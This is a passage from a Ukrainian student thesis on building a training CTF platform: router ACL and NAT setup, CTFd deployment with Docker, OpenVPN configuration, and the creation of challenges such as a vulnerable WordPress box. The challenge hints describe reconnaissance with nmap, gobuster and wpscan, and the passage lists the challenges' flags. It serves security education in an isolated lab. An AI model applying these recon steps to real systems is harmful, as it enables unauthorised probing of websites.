		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				
Змн.	Арк.	№ докум.	Підпис	Дата		33

```

R-INTERNET
R-INTERNET(config)#access-list 101 permit udp any any
R-INTERNET(config)#access-list 101 permit icmp any any echo
R-INTERNET(config)#access-list 101 permit icmp any any echo-reply
R-INTERNET(config)#
R-INTERNET(config)#int range fa 0/0 , fa 1/0 , fa 2/0
R-INTERNET(config-if-range)#ip verify unicast reverse-path
R-INTERNET(config-if-range)#exit
R-INTERNET(config)#ip tcp synwait-time 30
R-INTERNET(config)#exit

```

Рисунок 3.9 – Rate-Limits

Використаємо технологію NAT для доступу всіх підмереж до WAN (рисунок 3.10). А також перевіримо зв'язок між підмережами(рисунок 3.11):

```

R-INTERNET(config-if)#int fa1/1
R-INTERNET(config-if)#ip nat outside
R-INTERNET(config-if)#exit
R-INTERNET(config)#int fa2/0
R-INTERNET(config-if)#ip nat inside
R-INTERNET(config-if)#exit
R-INTERNET(config)#
R-INTERNET(config)#int fa1/0
R-INTERNET(config-if)#ip nat inside
R-INTERNET(config-if)#exit
R-INTERNET(config)#ip nat inside source list 1 int fa 1/1 overload
%Dynamic mapping in use, cannot change
R-INTERNET(config)#access
R-INTERNET(config)#access-list 1 permit any

```

Рисунок 3.10 – NAT налагодження

```

kucher@kucher-Server:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data:
64 bytes from 8.8.8.8: icmp_seq=1 ttl=114 time=45.9 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=114 time=48.8 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=114 time=84.2 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=114 time=66.7 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=114 time=60.6 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=114 time=52.2 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=114 time=54.9 ms

```

Рисунок 3.11 – Перевірка зв'язку з DNS-сервером від Google на Server

```

R-Users#ping 200.24.10.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 200.24.10.1, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 40/45/64 ms
R-Users#ping 200.24.10.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 200.24.10.2, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 48/53/60 ms
R-Users#ping 194.24.10.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 194.24.10.2, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 40/42/44 ms
R-Users#ping 192.168.1.21
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.21, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 12/16/24 ms
R-Users#ping 8.8.8.8
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 8.8.8.8, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 32/45/68 ms
R-Users#

```

Рисунок 3.12 – Перевірка зв'язку на R-Users

3.2 Розгортання та налаштування платформи

Після налагодження схеми, необхідно перевірити наявність оновлень задля коректності подальшої роботи(рисунок 3.13):

```
kucher@kucher-Server: ~  
kucher@kucher-Server:~$ sudo apt update  
[sudo] пароль до kucher:  
В кеші:1 http://security.ubuntu.com/ubuntu noble-security InRelease  
В кеші:2 http://ua.archive.ubuntu.com/ubuntu noble InRelease  
В кеші:3 http://ua.archive.ubuntu.com/ubuntu noble-updates InRelease  
В кеші:4 http://ua.archive.ubuntu.com/ubuntu noble-backports InRelease  
Отр:5 http://ua.archive.ubuntu.com/ubuntu noble/main Translation-uk [292 kB]  
Отр:6 http://ua.archive.ubuntu.com/ubuntu noble/restricted Translation-uk [644 B]  
Отр:7 http://ua.archive.ubuntu.com/ubuntu noble/universe Translation-uk [1 098 kB]  
Отр:8 http://ua.archive.ubuntu.com/ubuntu noble/multiverse Translation-uk [22,7 kB]  
Отримано 1 414 kB за 2сВ (890 kB/s)  
Вчитування переліків пакунків... Виконано  
Побудова дерева залежностей... Виконано  
Вчитування інформації про стан... Виконано  
100 пакунків можуть бути оновлені. Для перегляду виконайте 'apt list --upgradable'.  
kucher@kucher-Server:~$
```

Рисунок 3.13 – Оновлення списків пакетів в систем

Наступний крок – оновлення встановлених пакетів до останніх версій, доступних у репозиторіях(рисунки 3.14 – 3.15):

```
kucher@kucher-Server:~$ sudo apt upgrade  
[sudo] пароль до kucher:  
Вчитування переліків пакунків... Виконано  
Побудова дерева залежностей... Виконано  
Вчитування інформації про стан... Виконано  
Обчислення оновлень... Виконано  
Get more security updates through Ubuntu Pro with 'esm-apps' enabled:  
  libzvb-common libbson1 libpostproc57 libavcodec60  
  libgststreamer-plugins-bad1.0-0 libzvb10t64 libavutil58 libswscale7  
  libswresample4 libavformat60 libavfilter9  
Learn more about Ubuntu Pro at https://ubuntu.com/pro  
Визначені оновлення було відкладено у зв'язку з етапністю:  
  ubuntu-drivers-common  
Пакунки, які будуть ОНОВЛЕНІ:
```

Рисунок 3.14 – Оновлення встановлених пакетів

```
kucher@kucher-Server: ~  
Налаштовування software-properties-gtk (0.99.49.2) ...  
Налаштовування libmutter-14-0:amd64 (46.2-1ubuntu0.24.04.8) ...  
Налаштовування gir1.2-mutter-14:amd64 (46.2-1ubuntu0.24.04.8) ...  
Налаштовування gnome-shell (46.0-0ubuntu6~24.04.9) ...  
Налаштовування gnome-shell-extension-desktop-icons-ng (46+really47.0.9-1ubuntu1) ...  
Налаштовування update-manager (1:24.04.12) ...  
Налаштовування gnome-shell-extension-ubuntu-dock (90ubuntu3) ...  
Налаштовування update-notifier (3.192.68.2) ...  
Обробка тригерів initramfs-tools (0.142ubuntu25.5)...  
update-initramfs: Generating /boot/initrd.img-6.11.0-26-generic  
Обробка тригерів libc-bin (2.39-0ubuntu8.4)...  
kucher@kucher-Server:~$
```

Рисунок 3.15 – Результат оновлення встановлених пакетів


		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				
Змн.	Арк.	№ докум.	Підпис	Дата		35

Перед завантаженням CTFd необхідно встановити Docker, щоб забезпечити стабільне, ізольоване та портативне середовище для розгортання платформи. Docker є ключовим інструментом для запуску CTFd, оскільки ця платформа використовує контейнери для управління своїми компонентами, такими як веб-сервер, база даних і кеш. Перевірка версії зображено на рисунку 3.16:

```
kucher@kucher-Server:~$ docker compose version
Docker Compose version v2.36.2
kucher@kucher-Server:~$
```

Рисунок 3.16 – Результат завантаження Docker

Далі – завантаження CTFd та його розгортання за допомогою Docker(рисунки 3.17 – 3.19):



The screenshot shows a terminal window with a dark background. The title bar at the top reads "kucher@kucher-Server: ~/CTFd". The terminal prompt is "kucher@kucher-Server: ~". The user has entered the command "git clone https://github.com/CTFd/CTFd.git". The output shows the cloning progress: "Клонування в 'CTFd'..", "remote: Enumerating objects: 18862, done.", "remote: Counting objects: 100% (3/3), done.", "remote: Compressing objects: 100% (3/3), done.", and a progress bar for "Отримання об'єктів:" (Getting objects) with values like "12% (2264/18862), 1.85 MiB | 3.69 MiB/Отримання об'єктів: 13% (2453/18862), 1.85 MiB | 3.69 MiB/Отримання об'єктів: 13% (2527/18862), 3.78 MiB | 3.74 MiB/Отримання об'єктів: 14% (2641/18862), 3.78 MiB | 3.74 MiB/Отримання об'єктів:".

```
kucher@kucher-Server: ~$ git clone https://github.com/CTFd/CTFd.git
Клонування в "CTFd"..
remote: Enumerating objects: 18862, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (3/3), done.
Отримання об'єктів: 12% (2264/18862), 1.85 MiB | 3.69 MiB/Отримання об'єктів: 13% (2453/18862), 1.85 MiB | 3.69 MiB/Отримання об'єктів: 13% (2527/18862), 3.78 MiB | 3.74 MiB/Отримання об'єктів: 14% (2641/18862), 3.78 MiB | 3.74 MiB/Отримання об'єктів:
```

Рисунок 3.17 – Результат завантаження STFд

```
kucher@kucher-Server: ~/CTFd
kucher@kucher-Server:~/CTFd$ sudo systemctl start docker
kucher@kucher-Server:~/CTFd$ sudo systemctl enable docker
Synchronizing state of docker.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable docker
kucher@kucher-Server:~/CTFd$ sudo docker compose up
[+] Running 22/24
  db [██████████] 100MB / 105.3MB Pulling
    ✓ 89dc6ea4eae2 Pull complete
    ✓ 0d5da168f749 Pull complete
    ✓ 1007abdfb9c9 Pull complete
    ✓ 9321dc82d393 Pull complete
    ✓ 713dcb928734 Pull complete
    ⚙ 30989e86eda4 Downloading [=====] 6...
    ⚙ 4920b5f8d410 Download complete
```

Рисунок 3.18 – Розгортання STFd

```
Enter configuration commands, one per line. End with CNTL/Z.
R-INTERNET(config)#ip host CyberEthics.ua 200.24.10.2
R-INTERNET(config)#
```

Рисунок 3.19 – Створення DNS-запису для CTFd

Після розгортання платформи, необхідно налаштувати її візуал. Результат зображено на рисунку 3.20.

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				36
Змн.	Арк.	№ докум.	Підпис	Дата		




Рисунок 3.20 – Візуал платформи CTFd

3.3 Встановлення OpenVPN та розробка структури завдань

Перед тим як створювати завдання – виконаємо встановлення OpenVPN(рисунок 3.21) і потім налаштуємо його(рисунки 3.22 – 3.24). Це необхідно для того, щоб клієнти мали доступ до VVM.




Рисунок 3.21 – Встановлення OpenVPN

Після цього було прийнято рішення обрати наступні налаштування:


- IPv6 – не вмикаємо;
- прослуховуваний порт: 1194(За замовчуванням);
- протокол: TCP;

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				
Змн.	Арк.	№ докум.	Підпис	Дата		37

- DNS: Google;
- стиснення: не дозволяємо;
- кастомізація шифрування: не дозволяємо.


Наступний крок – це налагодження OpenVPN як VPN-сервера. Переходимо до директорії `/etc/openvpn` і за допомогою команди `nano` змінюємо конфігурацію `server.conf`(рисунок 3.22):

- виконаємо доступ до внутрішньої мережі(для передачі маршруту клієнтам);
- дозволимо прямий зв'язок між клієнтами та VVM через VPN;
- перенаправимо трафік з клієнтів на VVM.



```
GNU nano 7.2
topology subnet
server 10.8.0.0 255.255.255.0
ifconfig-pool-persist ipp.txt
push "dhcp-option DNS 8.8.8.8"
push "dhcp-option DNS 8.8.4.4"
push "redirect-gateway def1 bypass-dhcp"
dh none
ecdh-curve prime256v1
tls-crypt tls-crypt.key
crl-verify crl.pem
ca ca.crt
cert server_X7tkbnqRQfxwFif4.crt
key server_X7tkbnqRQfxwFif4.key
auth SHA256
cipher AES-128-GCM
ncp-ciphers AES-128-GCM
tls-server
tls-version-min 1.2
tls-cipher TLS-ECDHE-ECDSA-WITH-AES-128-GCM-SHA256
client-config-dir /etc/openvpn/ccd
status /var/log/openvpn/status.log
verb 3
push "route 10.24.10.0 255.255.255.0"
push "route 192.24.10.0 255.255.255.0"
client-to-client
```

Рисунок 3.22 – Внесення змін до конфігураційного файлу



```
kucher@kucher-Server:/etc/openvpn$ sudo ufw enable
Брандмауер є активним і буде запускатися разом з системою
kucher@kucher-Server:/etc/openvpn$ sudo ufw default allow FORWARD
Типова політика для routed змінена на 'allow'
(переконайтеся, що оновили ваші правила належним чином)
kucher@kucher-Server:/etc/openvpn$ sudo ufw status
Стан: активний
kucher@kucher-Server:/etc/openvpn$
```

Рисунок 3.23 – Дозвіл на перенаправлення трафіку

Щоб перевірити коректність налаштування VPN – необхідно виконати команду «`ip a`» та знайти в переліку порт «`tun0`»:

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				
Змн.	Арк.	№ докум.	Підпис	Дата		38

```
11: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
link/none
inet 10.8.0.1/24 scope global tun0
    valid_lft forever preferred_lft forever
inet6 fe80::6444:6487:d7d7:172e/64 scope link stable-privacy
    valid_lft forever preferred_lft forever
```

Рисунок 3.24 – Інтерфейс tun0

Після успішного налаштування OpenVPN – створимо завдання з назвою «Welcome!». І щоб учасники розуміли в чому полягає його сенс – необхідно імпортувати конфігураційний файл OpenVPN, а також заповнити поля «Category», Message(рисунок 3.25):

The screenshot shows a web interface for creating a challenge. It has three main sections: 'Files', 'Settings', and 'Message'. In the 'Files' section, a file named 'config_ovpn' is listed with its SHA1 hash. In the 'Settings' section, the 'Challenge Name' is set to 'Welcome!' and the 'Challenge Category' is empty. In the 'Message' section, there is a text area containing a story about a portal and a flag 'KVV{congrats!}'. A green 'Upload' button is located at the bottom right of the 'Files' section.

Рисунок 3.25 – Оформлення першого завдання

Створення прапора зображено на рисунку 3.26:

The screenshot shows the 'Flags' section of the challenge creation interface. It has a table with three columns: 'Type', 'Flag', and 'Settings'. A single flag is listed with type 'static' and value 'KVV{congrats!}'. A green 'Create Flag' button is located at the bottom right.

Рисунок 3.26 – Створення прапора

Наступний крок – створення завдання «Colddbox: 1». В ньому ми вкажемо в чому суть завдання а також залишимо посилання до самого ресурсу у вигляді IP-адреси(рисунок 3.27):

Files

Files

File

Settings

Огляд...

Файли не вибрано.

Attach multiple files using Control+Click or Cmd+Click.

Upload

Name

Challenge Name

ColdBox: 1

Category

Challenge Category

Web

Message

Use this to give a brief introduction to your challenge.

B I H " " " " " " " " " " " "

Ви ступаєте в Королівство ColdBox: Easy – невеличкий край, де править володар WordPress. Замок його оточений стінами веб-інтерфейсу, що приховують за собою таємниці користувачів і слабкі захисти. Ваше покликання – проникнути в середину замку через тенета старовинних уразливостей, знайти приховані кімнати (директорії) та здобути чарівний ключ до привілеїв *****user.txt*****.

Шлях до замку:

> <http://10.24.10.2/>

Рисунок 3.27 – Створення завдання Colddbox: 1

Також встановимо винагороду в кількості 50 балів, а ще 10 спроб на введення правильного прапору(рисунок 3.28):

Edit Flag

Static

Enter static flag data

KVV{RmVsaWNpZGFkZXMsIHByaW1lciBuaXZibCBjb25zZWd1aWRvIQ==}

Case Sensitive

Рисунок 3.28 – Прапор для завдання Colddbox: 1

Досить важливим елементом є підказки. Вони допомагають полешгити вирішення завдання, а особливо для початківців(рисунок 3.29):

standard	Світло вежі охорони	Як вартовий з ліхтарем обходить бастион замку, так й вам слід просканувати домен/IP для виявлення відкритих портів. Використайте ппар або подібний інструмент, щоб відкрити карти шляху до воріт замку	0	🔍
standard	Пошук секретних дверей	Подібно до шукача тасмних ходів у підземеллі, скористайтеся “gobuster” (або “dirb”), щоб відшукати приховані коридори і директорії, де можуть заховатися цінні підказки чи сторінки.	0	🔍
standard	Стародавній том досліджень	Мудрець WPScan покаже вам слабкі сторони системи. Запустіть “wpscan” разом з опціями опції, аби дізнатися імена користувачів або версію WordPress, що відкриє шлях до експлуатації.	0	🔍

Рисунок 3.29 – Створення підказок

Зробимо так, щоб це завдання з’являлось тільки в 1 випадку – якщо користувач пройшов завдання «Welcome!».

Files

Flags

Topics

Tags

Hints

Requirements

Next

Requirements

☒ Welcome!

☐ ColddBox: 2

Behavior if not unlocked

Hidden

Save

Рисунок 3.30 – Встановлення вимог

Для інших завдань оформлення аналогічне(рисунки 3.31 – 3.32):

Web

ColdBox: 1

50

Web

Napping: 1

80

pwn

Tr0ll

100

© 2025 CyberEthics Challenge | Всі права захищені

Підтримка: kb212_kv@student.ztu.edu.ua

Рисунок 3.31 – Завдання для ColddBox, Napping та Tr0ll

Web

Basic-Pentesting: 1

150

Web

DC: 1

300

© 2025 CyberEthics Challenge | Всі права захищені

Підтримка: kb212_kv@student.ztu.edu.ua

Рисунок 3.32 – Завдання для Basic-Pentesting та DC-1

3.4 Перевірка функціоналу платформи

Запускаємо робочу станцію WS-User і отримуємо DHCP адресу. Після чого перевіряємо IP-адресу на порті eth0(рисунки 3.33 – 3.34):




Рисунок 3.33 – Отримання DHCP на WS-User




Рисунок 3.34 – Перевірка IP-адреси на WS-User

Наступний крок – тестування функціоналу платформи(рисунки 3.35 – 3.156):



Рисунок 3.35 – Головне вікно платформи

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				42
Змн.	Арк.	№ докум.	Підпис	Дата		

Спробуємо зареєструватись під виглядом «Підтримки»(рисунок 3.36):

Рисунок 3.36 – Спроба зареєструватись

А тепер спробуємо створити новий обліковий запис, який, ймовірно, не використовується(рисунок 3.37):

Рисунок 3.37 – Друга спроба зареєструватись

Після реєстрації нам відкривається сторінка з завданнями(рисунки 3.38 – 3.39):

Рисунок 3.38 – Завдання

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				43
Змн.	Арк.	№ докум.	Підпис	Дата		




Рисунок 3.39 – Перше завдання «Welcome!»

Завантажуємо файл OpenVPN та вводимо прапор(рисунок 3.40):




Рисунок 3.40 – Виконане завдання «Welcome!»

Через те що WS-User і VVM знаходяться в різних підмережах – необхідно виконати OpenVPN файл. Після чого можемо продовжувати(рисунки 3.41 – 3.42):

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				
Змн.	Арк.	№ докум.	Підпис	Дата		44

```
Kali_Kucher-Vitalii [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali:~/Downloads
File Actions Edit View Help
(kali@kali)-[~]
└─$ cd /home/kali/Downloads/
(kali@kali)-[~/Downloads]
└─$ sudo openvpn --config config.ovpn
2025-06-20 21:36:43 Unrecognized option or missing or extra parameter(s) in config.ovpn:18: block-outside-dns (2.6.14)
2025-06-20 21:36:43 Note: Kernel support for open-dco missing, disabling data channel offload.
2025-06-20 21:36:43 OpenVPN 2.6.14 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2025-06-20 21:36:43 library versions: OpenSSL 3.5.0 8 Apr 2025, LZO 2.10
2025-06-20 21:36:43 DCO version: N/A
2025-06-20 21:36:43 TCP/UDP: Preserving recently used remote address: [AF_INET]200.24.10.2:1194
2025-06-20 21:36:43 Socket Buffers: R=[131072->131072] S=[16384->16384]
```

Рисунок 3.41 – Виконання OpenVPN файлу

```
2025-06-20 21:36:43 net_route_v4_add: 128.0.0.0/1 via 10.8.0.1 dev [NULL] table 0 metric -1
2025-06-20 21:36:43 net_route_v4_add: 10.24.10.0/24 via 10.8.0.1 dev [NULL] table 0 metric -1
2025-06-20 21:36:43 net_route_v4_add: 192.168.1.0/24 via 10.8.0.1 dev [NULL] table 0 metric -1
2025-06-20 21:36:43 Initialization Sequence Completed
2025-06-20 21:36:43 Data Channel: cipher 'AES-128-GCM', peer-id: 0
2025-06-20 21:36:43 Timers: ping 10, ping-restart 120
(kali@kali)-[~]
└─$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data:
64 bytes from 8.8.8.8: icmp_seq=1 ttl=113 time=99.1 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=113 time=120 ms
```

Рисунок 3.42 – Перевірка зв'язку

Тепер можна перейти до виконання завдання «ColddBox: 1» прочитавши опис завдання та перейшовши за прикріпленим посиланням(рисунок 3.43):

ColddBox: 1

50

user.txt

Ви вступаєте в Королівство ColddBox: Easy – невеличкий край, де править володар WordPress. Замок його оточений стінами веб-інтерфейсу, що приховують за собою таємниці користувачів і слабкі захисти. Ваше покликання – проникнути в середину замку через тенета старовинних уразливостей, знайти приховані кімнати (директорії) та здобути чарівний ключ до привілеїв *user.txt*.

Шлях до замку:

<http://10.24.10.2/>

- ▼ Світло вежі охорони (Cost: 0 points)
Як вартовий з ліхтарем обходить бастіон замку, так й вам слід просканувати домен/IP для виявлення відкритих портів. Використайте nmap або подібний інструмент, щоб відкрити карти шляху до воріт замку
- ▼ Пошук секретних дверей (Cost: 0 points)
